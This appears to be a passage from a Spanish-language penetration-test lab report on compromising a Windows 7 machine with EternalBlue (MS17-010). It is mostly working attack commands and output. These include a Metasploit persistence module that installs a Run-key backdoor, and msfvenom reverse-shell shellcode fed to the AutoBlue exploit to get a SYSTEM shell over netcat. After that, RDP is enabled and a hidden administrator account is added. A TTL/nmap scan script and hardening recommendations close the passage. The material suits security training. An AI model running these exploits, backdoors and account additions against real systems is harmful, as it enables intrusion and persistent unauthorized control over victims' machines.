


Ilustración 21. Verificación de una sesión abierta

Una vez sepamos que sesión es usamos el exploit persistencia con la sesión guardada




Ilustración 22. Usando persistence

Podemos ver que falta agregar parámetro de sesión

Ilustración 23. Agregando parametros para la ejecucion de persistence

Debemos tener en cuenta también que privilegio tiene la sesión guardada es decir si es un usuario o privilegio de sistema en caso de ser **privilegio NT** se debe de usar **STARUP SYSTEM**

Se ejecuta el exploit

```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against WIN-845Q99OO4PP via session ID: 4
[+] Persistent VBS script written on WIN-845Q99OO4PP to C:\Windows\TEMP\aIGFkSLjVn.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\fFupfzqgmmW
[+] Installed autorun on WIN-845Q99OO4PP as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\fFupfzqgmmW
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/WIN-845Q99OO4PP_20241023.4716/WIN-845Q99OO4PP_2024
1023.4716.rc
```

Ilustración 24. Ejecutando el exploit persistence

Se abre un exploit para estar en modo de escucha con el mismo puerto que el exploit de persistence

```
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.29.129   yes       The listen address (an interface may be s
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.29.129:4444
```

Ilustración 25. usando el Handle para escuchar pro el puerto de persistence

Se reinicia la sesión para ver si se enviar el backdoor




Ilustración 26. Reinicio de maquina

Estando en modo escucha nos dará la sesión de forma automática

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.29.129:4444
[*] 192.168.29.200 - Meterpreter session 7 closed.  Reason: Died
[*] Sending stage (176198 bytes) to 192.168.29.193
[*] Meterpreter session 8 opened (192.168.29.129:4444 → 192.168.29.193:49159) at 2024-10-23 18:58:02 -0400

meterpreter > bg
[*] Backgrounding session 8...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  8         meterpreter x86/windows  WIN-845Q99OO4PP\Hacker Mentor Admin @  192.168.29.129:4444 → 192.168.29.193:4
                                     WIN-845Q99OO4PP                      9159 (192.168.29.193)
```

Ilustración 27. Recepción de la sesión

8. Herramientas usadas

Nmap	Análisis de puertos y vulnerabilidades
NESSUS	Análisis de vulnerabilidades
Metasploit	Ejecución de exploit
Hashes.com	Descifrar contraseñas filtradas

9. EXTRA Opcional

Script de automatización de escaneo de puertos y análisis de sistema operativo

EL script funciona de la siguiente manera

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/Hash]
└─$ ./escaneo.sh
Uso: ./escaneo.sh <ip-o-dominio>
```

Ilustración 28. Estructura de escaneo

Si hacemos el análisis de la maquina con el bash creado tenemos lo siguiente

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/Hash]
└─$ ./escaneo.sh 192.168.29.203
El valor del TTL para 192.168.29.203 es: 128
Posible sistema operativo: Windows
Escaneando puertos abiertos en 192.168.29.203...
Puertos abiertos en 192.168.29.203:
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49157/tcp open unknown
```

Ilustración 29. Resultados del bash

La estructura del bash tiene la siguiente forma:

```bash
#!/bin/bash

# Verificar si se pasó un argumento (la IP o el dominio)
if [ -z "$1" ]; then
    echo "Uso: $0 <ip-o-dominio>"
    exit 1
fi

# Ejecutar el comando ping y extraer el TTL
TTL=$(ping -c 1 "$1" | grep 'ttl=' | awk -F'ttl=' '{print $2}'| awk '{print $1}')

# Verificar si se obtuvo un TTL válido
if [ -z "$TTL" ]; then
    echo "No se pudo obtener el valor del TTL de $1."
    exit 1
fi


# Determinar el sistema operativo basado en el valor del TTL
if [ "$TTL" -ge 0 ] && [ "$TTL" -le 64 ]; then
    OS="Linux/Unix"
elif [ "$TTL" -ge 65 ] && [ "$TTL" -le 128 ]; then
    OS="Windows"
elif [ "$TTL" -ge 129 ] && [ "$TTL" -le 255 ]; then
    OS="Cisco/Router"
else
    OS="No identificado"
fi

# Mostrar el resultado
echo "El valor del TTL para $1 es: $TTL"
echo "Posible sistema operativo: $OS"


# Escaneo de puertos abiertos con nmap y filtrado de salida
echo "Escaneando puertos abiertos en $1..."
nmap -p- --open "$1" | grep -E "open" | awk '{print $1, $2, $3}'>puertos_abiertos.txt

# Mostrar resultados
echo "Puertos abiertos en $1:"
cat puertos_abiertos.txt
```

Ilustración 30. Bash completo

Verificación de argumento

```bash
#!/bin/bash

# Verificar si se pasó un argumento (la IP o el dominio)
if [ -z "$1" ]; then
    echo "Uso: $0 <ip-o-dominio>"
    exit 1
fi
```

Ilustración 31Estructura de Validación

- El script verifica si se ha proporcionado un argumento, que debería ser la IP o el dominio que se desea escanear. Si no se proporciona, muestra un mensaje de uso y sale con código de error 1.
- $0 es el nombre del script, y $1 es el primer argumento (la IP o el dominio).

Obtención del valor del TTL

```bash
# Ejecutar el comando ping y extraer el TTL
TTL=$(ping -c 1 "$1" | grep 'ttl=' | awk -F'ttl=' '{print $2}'| awk '{print $1}')
```

Ilustración 32. Valores del TTL

- **ping -c 1 "$1":** Envía un solo paquete de ping (-c 1) al host especificado ($1).
- **grep 'ttl=':** Filtra la salida del comando ping para encontrar la línea que contiene el TTL.
- **awk -F'ttl=' '{print $2}':** Divide la línea en dos partes usando ttl= como separador, y luego extrae el valor numérico del TTL que se encuentra después de ttl=.
- El valor resultante se almacena en la variable TTL.

```
# Verificar si se obtuvo un TTL válido
if [ -z "$TTL" ]; then
    echo "No se pudo obtener el valor del TTL de $1."
    exit 1
fi
```

Ilustración 33. Validación de TTL

- Se verifica si la variable TTL está vacía (es decir, si no se obtuvo un valor de TTL válido). Si está vacía, se muestra un mensaje de error y el script termina.

```
# Determinar el sistema operativo basado en el valor del TTL
if [ "$TTL" -ge 0 ] && [ "$TTL" -le 64 ]; then
    OS="Linux/Unix"
elif [ "$TTL" -ge 65 ] && [ "$TTL" -le 128 ]; then
    OS="Windows"
elif [ "$TTL" -ge 129 ] && [ "$TTL" -le 255 ]; then
    OS="Cisco/Router"
else
    OS="No identificado"
fi
```

Ilustración 34. Clasificación del sistema operativo por el valor de TTL

El script usa el valor del TTL para intentar identificar el sistema operativo del host remoto:

- TTL entre 0 y 64: Probable sistema operativo Linux/Unix.
- TTL entre 65 y 128: Probable sistema operativo Windows.
- TTL entre 129 y 255: Probablemente un dispositivo Cisco/Router.
- Si el valor no está en ninguno de estos rangos, el sistema operativo es "No identificado".

```
# Mostrar el resultado
echo "El valor del TTL para $1 es: $TTL"
echo "Posible sistema operativo: $OS"
```

Ilustración 35. Impresión de resultado de TTL

Obtención de puertos abiertos

```
# Escaneo de puertos abiertos con nmap y filtrado de salida
echo "Escaneando puertos abiertos en $1..."
nmap -p- --open "$1" | grep -E "open" | awk '{print $1, $2, $3}'>puertos_abiertos.txt
```

Ilustración 36. Obtención de puerto con NMAP

- **nmap -p- --open "$1":** Escanea todos los puertos (-p-) en el host ($1) y muestra solo aquellos que están abiertos (--open).

- **grep -E "open":** Filtra las líneas que contienen la palabra "open", es decir, solo los puertos que están abiertos.
- **awk '{print $1, $2, $3}'**: Extrae las primeras tres columnas de la salida, que corresponden al puerto, el estado y el servicio.
- El resultado se guarda en el archivo **puertos_abiertos.txt**.

```
# Mostrar resultados
echo "Puertos abiertos en $1:"
cat puertos_abiertos.txt
```

Ilustración 37. Impresión de resultados de puertos abiertos

AutoBLUE (Modo manual)

Este método es el modo manual de la explotación de la vulnerabilidad eternal blue
Clonamos el repositorio

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/exploit]
└─$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010' ...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76 (from 1)
Receiving objects: 100% (145/145), 105.75 KiB | 802.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.
```

Ilustración 38. Clonando repositorio

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/exploit/AutoBlue-MS17-010]
└─$ ls
eternalblue_exploit10.py  eternalblue_exploit8.py  LICENSE          mysmb.py   requirements.txt  zzz_exploit.py
eternalblue_exploit7.py   eternal_checker.py       listener_prep.sh  README.md  shellcode
```

Ilustración 39. Visualización de los archivos del repositorio

Primero ejecutamos el bash llamado **Shell_prep**

```
┌──(kali㉿kali)-[~/…/Ethernal/exploit/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
                 _.-;;-._
          '-..-'|   ||   |
          '-..-'|_.-;;-._|
          '-..-'|   ||   |
          '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.29.129
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
1234
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
```

Ilustración 40. Ejecución del bash shell_prep

Se nos guardara un archivo con los parámetros bajo el nombre **sc_x64.bin**

Ponemos el puerto escogido en modo de escucha

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/exploit/AutoBlue-MS17-010]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
```

Ilustración 41. Usando Netcat en modo escucha

Ahora debemos poner los parámetros de la máquina para el exploit
Sabemos que el Sistema operativo de la maquina es Windows 7 así que usamos el **exploit 7**
La ejecución tiene la siguiente estructura:

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/exploit/AutoBlue-MS17-010]
└─$ python3 eternalblue_exploit7.py
eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]
```

Ilustración 42. Estructura del script del exploit

Ejecutamos el script de Python para window 7

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/exploit/AutoBlue-MS17-010]
└─$ python3 eternalblue_exploit7.py 192.168.29.179 ./shellcode/sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Ilustración 43. Ejecución del script

Apenas termina el proceso en la otra ventana nos abrita una ventana con el máximo privilegio en la maquina

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/exploit/AutoBlue-MS17-010]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.29.129] from (UNKNOWN) [192.168.29.179] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Ilustración 44. Recepción del Netcat

USO de RDP

Primero debemos activar dicho servicio en la máquina ya que se encuentra desactivado (puerto =3389)

Para esto debemos tener privilegio de administrador
Activando el RDP dentro de la maquina

```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD
 /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.
```

Ilustración 45. Agregando RDP

También debemos admitirlo dentro del firewall

```
C:\Windows\system32>netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes

Updated 1 rule(s).
Ok.
```

Ilustración 46. Admisión del DRP en el firewall

Con esto evitaremos el conflicto con el firewall en caso pueda ocurrir

Comprobando el estado del puerto

```
C:\Windows\system32>netstat -an | find "3389"
netstat -an | find "3389"
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    [::]:3389              [::]:0                 LISTENING
```

Ilustración 47. Verificando el puerto

Por facilidad también se agregó un usuario llamado kali con el pass: kali123

```
C:\Windows\system32>net user kali kali123 /add
net user kali kali123 /add
The command completed successfully.
```

Ilustración 48. Nuevo usuario

Le damos privilegios de administrador

```
C:\Windows\system32>net localgroup administrators kali /add
net localgroup administrators kali /add
The command completed successfully.
```

Ilustración 49. Privilegios de ADMIN a Kali

Una vez confirmado el puerto abierto podemos ingresar desde nuestro Kali a través de ese puerto usando rdesktop y el nuevo usuario llamado Kali

Ilustración 50. Conectando por el protocolo RDP




Ilustración 51. Ventana remota




Ilustración 52. Ingreso de usuario por Kali

Herramientas usadas

rdesktop	Ingreso a la máquina de forma remota
Metasploit	Uso de exploit para vulnerar y persistencia
NETCAT	Interceptar información en un puerto
NETSTAT	Verificación de estado de puerto abierto (puerto especifico)

10. Conclusiones y Recomendaciones

1) Actualizar el sistema operativo: Es esencial que el sistema operativo sea uno actual porque nos brinda actualizaciones necesarias cada vez que se encuentre una nueva vulnerabilidad en el sistema operativo
2) Tener una versión en el puerto SMB: Se pudo ver que el protocolo SMB tenía la versión 1 y 2 del protocolo siendo esto un problema ya que al tener una versión antigua activada puede tener vulnerabilidades que en la versión 2 ya están parchadas, pero al estar abierto la versión antigua también se puede vulnerar por la versión antigua.
3) Realización de pruebas de penetración de forma rutinaria: Es necesario la realización rutinaria de prueba de penetración de los ordenadores ay que constantemente se hallan nuevas vulnerabilidades en máquinas actuales.
4) Tener un sistema de seguridad mas avanzada: No es suficiente las herramientas que nos brinda las maquinas Windows. Como se pudo ver durante el borrado de información pudimos ver que, si no se usa herramientas mas profesionales para análisis de comportamientos sospechosos, es difícil saber que hizo el atacante porque puede fácilmente borrar los eventos que presenta la maquina sin que se dieran cuenta.